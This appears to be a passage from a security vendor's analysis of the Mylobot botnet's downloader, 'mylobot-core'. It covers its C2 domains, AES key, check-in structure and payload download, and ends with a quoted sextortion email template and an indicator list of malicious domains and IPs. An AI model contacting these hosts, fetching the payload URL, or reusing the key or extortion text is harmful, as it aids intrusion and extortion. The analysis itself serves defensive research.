
```
B6FCE30F5243B55089C440EF95031CA9289562F65B78909FB065D6D26ECFE37810A2D6E66D087882A696555D
8459A289562F65B78909FB065D6D26ECFE378FEADA86FD52EC6D80A78CC2777772F1C289562F65B78909FB06
D26ECFE378
```

Key GD!brWJJBeTgTGSgEFB/quRcfC Utf8
IV Utf8


```
quwkbin.ru:3496 □□□□□□□□□□□□□□□□pickcas.ru:6464 □□□□□□□□□□□□□□□□pqrqtaz.ru:9879
```

```
.rdata:00407A48 aStydodoRu2619   db 'stydodo.ru:2619',0
.rdata:00407A58                  db    0
.rdata:00407A59                  db    0
.rdata:00407A5A                  db    0
.rdata:00407A5B                  db    0
.rdata:00407A5C aTqzknrxCom1123  db 'tqzknrx.com:1123'
.rdata:00407A6D                  db    0
.rdata:00407A6E                  db    0
.rdata:00407A6F                  db    0
.rdata:00407A70 aMdcqrxwCom4984  db 'mdcqrxw.com:4984'
.rdata:00407A81                  db    0
.rdata:00407A82                  db    0
.rdata:00407A83                  db    0
.rdata:00407A84 aTpwtgywCom9631  db 'tpwtgyw.com:9631'
.rdata:00407A95                  db    0
.rdata:00407A96                  db    0
.rdata:00407A97                  db    0
.rdata:00407A98 aCnoyucnCom9426  db 'cnoyucn.com:9426'
.rdata:00407AA9                  db    0
.rdata:00407AAA                  db    0
.rdata:00407AAB                  db    0
.rdata:00407AAC aQhlouryCom4759  db 'qhloury.com:4759'
.rdata:00407ABD                  db    0
.rdata:00407ABE                  db    0
.rdata:00407ABF                  db    0
.rdata:00407AC0 aFnjxpwyCom3863  db 'fnjxpwy.com:3863'
```

Once successfully connected to the C2 domain, Core initially sends the machine's basic information for the bot's online status. One of the fields is called "name_id," which is a hardcoded string in the sample. It was named mylobot-core because the group had set this field to "core" in the past. In the samples we captured in July 2023, its id was set to "feb23," which corresponds to February 23, aligning with the sample's compilation time and being relatively close to mylobot-proxy's update time. The structure of its online information is as follows:




```
00000000
00000000 login              struc ; (sizeof=0xAA,
00000000 magic_header       dd ?
00000004 os_version         db ?
00000004
00000005 architecture       db ?
00000006 computer_name      db 128 dup(?)
00000086 name_id            db 32 dup(?)
000000A6 system_startup_time dd ?
000000AA login              ends
000000AA
```



```
0030  fa f0 cd 27 00 00 45 36  27 18 08 40 57 49 4e 2d   ...'..E6 '..@WIN-
0040  [redacted]                                          [redacted]
0050
0060
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00b0  00 00 00 00 00 00 00 00  00 00 00 00 66 65 62 32   ........ ....feb2
00c0  33 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   3....... ........
00d0  00 00 00 00 00 00 00 00  00 00 00 00 4d 91 b7 64   ........ ....M..d
```

After sending the online information, the server needs to reply with the online identifier "\x45\x36\x27\x18" and also send the download information for the next stage of malicious software. The download information is also encrypted using AES, with the domain encryption utilizing the same Key. The subsequent malicious software primarily includes mylobot-proxy, and below is the payload information we received for the next stage:



```
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F   ANSI ASCII
00000000  01 62 00 00 00 34 43 42  44 31 39 31 36 37 46 46   b   4CBD19167FF
00000010  46 45 30 33 43 42 39 35  46 31 32 46 32 36 36 44  FE03CB95F12F266D
00000020  42 31 41 43 39 31 34 33  31 44 41 33 46 39 34 32  B1AC91431DA3F942
00000030  41 39 38 30 44 34 38 46  42 36 39 36 42 35 38 35  A980D48FB696B585
00000040  42 41 38 35 43 32 38 39  35 36 32 46 36 35 42 37  BA85C289562F65B7
00000050  38 39 30 39 46 42 30 36  35 44 36 44 32 36 45 43  8909FB065D6D26EC
00000060  46 45 33 37 38 00 00                               FE378
```


```
4CBD19167FFFE03CB95F12F266DB1AC91431DA3F942A980D48FB696B585BA85C289562F65B
FE378
```

ECB | 256 | Pkcs7

Key: GD!brWJJBeTgTGSgEFB/quRcfC | Utf8 | IV

```
http://212.8.242.104/EXonts.gif
```

mylobot-core mainly serves as a downloader for other malicious software. Besides mylobot-proxy, the group has distributed other malicious software. Minerva Labs once detected that the Mylobot group issued a ransomware email sender in core's instructions. The ransom letter described that the attacking group planted a Trojan on an adult website, which recorded compromised users' webcam and email address information. If the victims refused to pay, the attacker would send the webcam recordings to the victims' contacts, causing social humiliation.



```
aFromSpringerSa db 'From[redacted].com|Company:Aaron Scott|Subj'
                                        ; DATA XREF: Stack[00000BE0]:05AEFA48↓o
db 'ect:$password|Emails:[redacted]@aol.com,|Domain:1Asx3M2kDZbDCt1'
db 'tcGX7MQvzhf6rUvhMhB|BackupDomain:he.com|Username:madziula1348@aol'
db '.com|Pa$$word:warszawianka|Letter:rand_tag_3_8',0Ah
db 'rand_enter_1_4',0Ah
db 'Irand_tag_3_4 knowrand_tag_3_4 $passwordrand_tag_3_4 israndtag_3'
db '_4 onerand_tag_3_4 ofrand_tag_3_4 yourrand_tag_3_4 passwordrand_t'
db 'ag_3_4 onrand_tag_3_4 dayrand_tag_3_4 ofrand_tag_3_4 hack..',0Ah
db 'rand_enter_1_4',0Ah
db 'Letsrand_tag_3_4 getrand_tag_3_4 directlyrand_tag_3_4 torand_tag_'
db '3_4 therand_tag_3_4 point.',0Ah
db 'rand_enter_1_4',0Ah
db 'Notrand_tag_3_4 onerand_tag_3_4 personrand_tag_3_4 hasrand_tag_3_'
db '4 paidrand_tag_3_4 merand_tag_3_4 torand_tag_3_4 checkrand_tag_3_'
db '4 aboutrand_tag_3_4 you.',0Ah
db 'rand_enter_1_4',0Ah
db 'Yourand_tag_3_4 dorand_tag_3_4 notrand_tag_3_4 knowrand_tag_3_4 m'
db 'erand_tag_3_4 andrand_tag_3_4 you',27h,'rerand_tag_3_4 probablyra'
db 'nd_tag_3_4 thinkingrand_tag_3_4 whyrand_tag_3_4 yourand_tag_3_4 a'
db 'rerand_tag_3_4 gettingrand_tag_3_4 thisrand_tag_3_4 email?',0Ah
db 'rand_enter_1_4',0Ah
db 'inrand_tag_3_4 fact,rand_tag_3_4 irand_tag_3_4 actuallyrand_tag_3'
db '_4 placedrand_tag_3_4 arand_tag_3_4 malwarerand_tag_3_4 onrand_ta'
db 'g_3_4 therand_tag_3_4 adultrand_tag_3_4 vidsrand_tag_3_4 (adultra'
```

However, we have not yet detected any other malicious software being distributed through mylobot-core, except for mylobot-proxy. From this, we can infer that mylobot-proxy remains the main focus of the group's operations.

Summary

Despite being exposed for five years, the Mylobot group is still relatively active. However, based on their main products, mylobot-proxy and mylobot-core, there haven't been significant changes in the functionality of the malicious software code. This has resulted in a high detection rate, making it easier to be caught by security measures. We speculate that this might be because the operational center of the Mylobot group focuses on selling and operating proxy services, which is supported by the frequent instructions received by mylobot-proxy. The ransomware email sender received through mylobot-core also indicates the group's involvement in other black market activities. However, we have not yet discovered any other related incidents, and we will continue to monitor the Mylobot group's future activities.

IOC

Download Server

wipmania[.]net

wipmsc[.]ru

stcus[.]ru

162.244.80.231:80

212.8.242.104:80

51.15.12.156:80

mylobot-core（partial code）

bcbxfme[.]ru

bmazlky[.]ru

bthmzsp[.]ru

byosnwr[.]ru

cxxhtmb[.]ru

dkqhmbi[.]ru

dldzeoo[.]ru

dlihgic[.]ru

dnfojik[.]ru

mylobot-proxy（from March 2023 to the present）

onthestage[.]ru

krebson[.]ru

stanislasarnoud[.]ru

Reference links

[1].https://mp.weixin.qq.com/s/5YBvsb_pZGq_vxDlTNatEA

[2].https://minerva-labs.com/blog/mylobot-2022-so-many-evasive-techniques-just-to-send-extortion-emails/

[3].https://www.bitsight.com/blog/mylobot-investigating-proxy-botnet

MYLOBOT BOTNET

分享到：